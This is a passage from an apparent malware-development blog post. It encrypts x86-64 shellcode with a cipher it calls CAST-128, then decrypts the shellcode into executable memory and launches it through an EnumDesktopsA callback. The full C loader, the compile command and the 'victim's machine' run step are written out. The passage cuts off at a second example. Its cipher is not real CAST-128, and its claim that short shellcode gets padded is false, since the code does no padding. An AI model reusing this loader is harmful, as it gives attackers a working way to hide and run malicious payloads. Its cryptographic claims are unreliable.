
Malware and cryptography 31: CAST-128 payload encryption. Simple C example.

cocomelonc.github.io/malware/2024/07/29/malware-cryptography-31.html

July 29, 2024

16 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on using CAST-128 block cipher on malware development. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

CAST-128

The *CAST-128* encryption method is a cryptographic system that resembles DES and operates using a substitution-permutation network (SPN). It has demonstrated strong resistance against differential cryptanalysis, linear cryptanalysis, and related-key cryptanalysis.

`CAST-128` is a Feistel cipher that consists of either `12` or `16` rounds. It operates on blocks of `64 bits` and supports key sizes of up to `128 bits`. The cipher incorporates rotation operations to protect against linear and differential attacks. The round function of `CAST-128` uses a combination of `XOR`, addition, and subtraction (modulo `2**32`). Additionally, the cipher employs three different variations of the round function throughout its operation.

practical example

First of all, we need the key: it is a `128-bit` key:

```
uint32_t key[4] = {0x01234567, 0x89abcdef, 0xfedcba98, 0x76543210};
```

A `128-bit` key (`key[4]`) is initialized with four `32-bit` integers. This key will be used in the `CAST-128` encryption and decryption processes.

Then we need `CAST-128` round functions:

```
void f1(uint32_t *d, uint32_t k) {
  uint32_t I = *d ^ k;
  uint32_t Ia = (I >> 16) & 0xFFFF;
  uint32_t Ib = I & 0xFFFF;
  uint32_t f = ((Ia + Ib) & 0xFFFF); // ensure no overflow
  *d = (*d + f) & 0xFFFFFFFF;
}

void f2(uint32_t *d, uint32_t k) {
  uint32_t I = *d ^ k;
  uint32_t Ia = (I >> 16) & 0xFFFF;
  uint32_t Ib = I & 0xFFFF;
  uint32_t f = ((Ia + Ib + 1) & 0xFFFF); // avoid division by zero
  *d = (*d ^ f) & 0xFFFFFFFF;
}

void f3(uint32_t *d, uint32_t k) {
  uint32_t I = *d ^ k;
  uint32_t Ia = (I >> 16) & 0xFFFF;
  uint32_t Ib = I & 0xFFFF;
  uint32_t f = ((Ia - Ib) & 0xFFFF); // ensure no overflow
  *d = (*d ^ f) & 0xFFFFFFFF;
}
```

`f1`, `f2`, and `f3` functions: in my case these are simplified versions of the round functions used in `CAST-128`. Each function takes a pointer to a `32-bit` word (`d`) and a `32-bit` subkey (`k`). The functions perform bitwise and arithmetic operations to modify the value of `d`.

The next one is the `cast_key_schedule` function prepares the subkeys for each round of encryption or decryption. It initializes an array of subkeys (`subkeys[ROUNDS][4]`) based on the main key:

```
void cast_key_schedule(uint32_t* key, uint32_t subkeys[ROUNDS][4]) {
  for (int i = 0; i < ROUNDS; i++) {
    subkeys[i][0] = key[0];
    subkeys[i][1] = key[1];
    subkeys[i][2] = key[2];
    subkeys[i][3] = key[3];
  }
}
```

The next one is the `CAST-128` encryption logic:

```
void cast_encrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
  uint32_t left = block[0];
  uint32_t right = block[1];

  for (int i = 0; i < ROUNDS; i++) {
    uint32_t temp = right;
    switch (i % 3) {
      case 0:
        f1(&right, subkeys[i][0]);
        break;
      case 1:
        f2(&right, subkeys[i][1]);
        break;
      case 2:
        f3(&right, subkeys[i][2]);
        break;
    }
    right ^= left;
    left = temp;
  }

  block[0] = right;
  block[1] = left;
}
```

The logic is simple, `cast_encrypt` function encrypts a block of data using the `CAST-128` algorithm. It operates on a pair of `32-bit` words (`left` and `right`). For each round, one of the round functions (`f1`, `f2`, or `f3`) is applied, and the results are used to modify the block.

Then the `cast_decrypt` function decrypts a block of data. It works similarly to the `cast_encrypt` function but processes the rounds in reverse order:

```
void cast_decrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
  uint32_t left = block[0];
  uint32_t right = block[1];

  for (int i = ROUNDS - 1; i >= 0; i--) {
    uint32_t temp = right;
    switch (i % 3) {
      case 0:
        f1(&right, subkeys[i][0]);
        break;
      case 1:
        f2(&right, subkeys[i][1]);
        break;
      case 2:
        f3(&right, subkeys[i][2]);
        break;
    }
    right ^= left;
    left = temp;
  }

  block[0] = right;
  block[1] = left;
}
```

The main logic are encrypting and decrypting shellcode functions:

```
void cast_encrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint32_t
subkeys[ROUNDS][4]) {
  for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    cast_encrypt((uint32_t*)(shellcode + i * BLOCK_SIZE), subkeys);
  }
}

void cast_decrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint32_t
subkeys[ROUNDS][4]) {
  for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    cast_decrypt((uint32_t*)(shellcode + i * BLOCK_SIZE), subkeys);
  }
}
```

As you can see, they process the shellcode block by block (`8 bytes` at a time). Note that if the shellcode length is not a multiple of the block size, it is padded (`0x90`) before encryption and decrypted accordingly.

Finally, we need to run payload:

```
int main() {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  int my_payload_len = sizeof(my_payload);
  unsigned char padded[my_payload_len];
  memcpy(padded, my_payload, my_payload_len);

  uint32_t subkeys[ROUNDS][4];
  cast_key_schedule(key, subkeys);

  printf("original shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
  }
  printf("\n\n");

  cast_encrypt_shellcode(padded, my_payload_len, subkeys);

  printf("encrypted shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  cast_decrypt_shellcode(padded, my_payload_len, subkeys);

  printf("decrypted shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
```

```
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, padded, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
  return 0;
}
```

In the `main` function, a payload (shellcode) is defined, and the key schedule is created. The shellcode is then encrypted and decrypted using the `CAST-128` algorithm.

As usually I used `meow-meow` messagebox payload:

```
unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```

and the decrypted payload is executed using the `EnumDesktopsA` function.

The full source code is looks like this (`hack.c`):

```c
/*
* hack.c
* encrypt/decrypt payload
* via CAST-128 algorithm
* author: @cocomelonc
* https://cocomelonc.github.io/malware/2024/07/29/malware-cryptography-31.html
*/
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define BLOCK_SIZE 8
#define ROUNDS 16
#define KEY_SIZE 16

uint32_t key[4] = {0x01234567, 0x89abcdef, 0xfedcba98, 0x76543210};

// CAST-128 round functions (simplified for demonstration)
void f1(uint32_t *d, uint32_t k) {
  uint32_t I = *d ^ k;
  uint32_t Ia = (I >> 16) & 0xFFFF;
  uint32_t Ib = I & 0xFFFF;
  uint32_t f = ((Ia + Ib) & 0xFFFF); // ensure no overflow
  *d = (*d + f) & 0xFFFFFFFF;
}

void f2(uint32_t *d, uint32_t k) {
  uint32_t I = *d ^ k;
  uint32_t Ia = (I >> 16) & 0xFFFF;
  uint32_t Ib = I & 0xFFFF;
  uint32_t f = ((Ia + Ib + 1) & 0xFFFF); // avoid division by zero
  *d = (*d ^ f) & 0xFFFFFFFF;
}

void f3(uint32_t *d, uint32_t k) {
  uint32_t I = *d ^ k;
  uint32_t Ia = (I >> 16) & 0xFFFF;
  uint32_t Ib = I & 0xFFFF;
  uint32_t f = ((Ia - Ib) & 0xFFFF); // ensure no overflow
  *d = (*d ^ f) & 0xFFFFFFFF;
}

// key schedule for CAST-128
void cast_key_schedule(uint32_t* key, uint32_t subkeys[ROUNDS][4]) {
  for (int i = 0; i < ROUNDS; i++) {
    subkeys[i][0] = key[0];
    subkeys[i][1] = key[1];
    subkeys[i][2] = key[2];
    subkeys[i][3] = key[3];
  }
```

```
}

// CAST-128 encryption
void cast_encrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
  uint32_t left = block[0];
  uint32_t right = block[1];

  for (int i = 0; i < ROUNDS; i++) {
    uint32_t temp = right;
    switch (i % 3) {
      case 0:
        f1(&right, subkeys[i][0]);
        break;
      case 1:
        f2(&right, subkeys[i][1]);
        break;
      case 2:
        f3(&right, subkeys[i][2]);
        break;
    }
    right ^= left;
    left = temp;
  }

  block[0] = right;
  block[1] = left;
}

// CAST-128 decryption
void cast_decrypt(uint32_t* block, uint32_t subkeys[ROUNDS][4]) {
  uint32_t left = block[0];
  uint32_t right = block[1];

  for (int i = ROUNDS - 1; i >= 0; i--) {
    uint32_t temp = right;
    switch (i % 3) {
      case 0:
        f1(&right, subkeys[i][0]);
        break;
      case 1:
        f2(&right, subkeys[i][1]);
        break;
      case 2:
        f3(&right, subkeys[i][2]);
        break;
    }
    right ^= left;
    left = temp;
  }

  block[0] = right;
  block[1] = left;
```

```
}

void cast_encrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint32_t
subkeys[ROUNDS][4]) {
  for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    cast_encrypt((uint32_t*)(shellcode + i * BLOCK_SIZE), subkeys);
  }
}

void cast_decrypt_shellcode(unsigned char* shellcode, int shellcode_len, uint32_t
subkeys[ROUNDS][4]) {
  for (int i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
    cast_decrypt((uint32_t*)(shellcode + i * BLOCK_SIZE), subkeys);
  }
}

int main() {
  unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

  int my_payload_len = sizeof(my_payload);
  unsigned char padded[my_payload_len];
  memcpy(padded, my_payload, my_payload_len);

  uint32_t subkeys[ROUNDS][4];
  cast_key_schedule(key, subkeys);

  printf("original shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
```


```
  }
  printf("\n\n");

  cast_encrypt_shellcode(padded, my_payload_len, subkeys);

  printf("encrypted shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  cast_decrypt_shellcode(padded, my_payload_len, subkeys);

  printf("decrypted shellcode: ");
  for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, padded, my_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
  return 0;
}
```

So, this example demonstrates how to use the `CAST-128` encryption algorithm to encrypt and decrypt payload. For checking correctness, added printing logic.

demo


Let’s go to see everything in action. Compile it (in my `linux` machine):

```
x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc
```



Then, just run it in the victim's machine (`windows 11 x64` in my case):


```
.\hack.exe
```



As you can see, everything is worked perfectly! =^..^=

Calculating Shannon entropy:

```
python3 entropy.py -f hack.exe
```



Our payload in the `.text` section.

practical example 2

